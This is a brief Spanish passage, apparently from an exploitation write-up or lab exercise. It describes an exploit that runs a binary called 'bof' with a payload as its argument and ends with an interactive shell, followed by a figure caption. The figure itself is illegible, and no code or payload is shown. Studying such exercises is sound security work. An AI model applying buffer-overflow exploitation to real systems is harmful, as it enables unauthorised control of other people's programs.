Finalmente, el exploit ejecuta el binario bof, pasando el payload como argumento, y mantiene la conexión abierta para interactuar con la shell obtenida. Con esto, se logra tomar el control total del programa. Obteniendo una shell interactiva y confirmando la explotación exitosa de la vulnerabilidad:

[illegible]

Figure XXV: Obtenemos una shell interactiva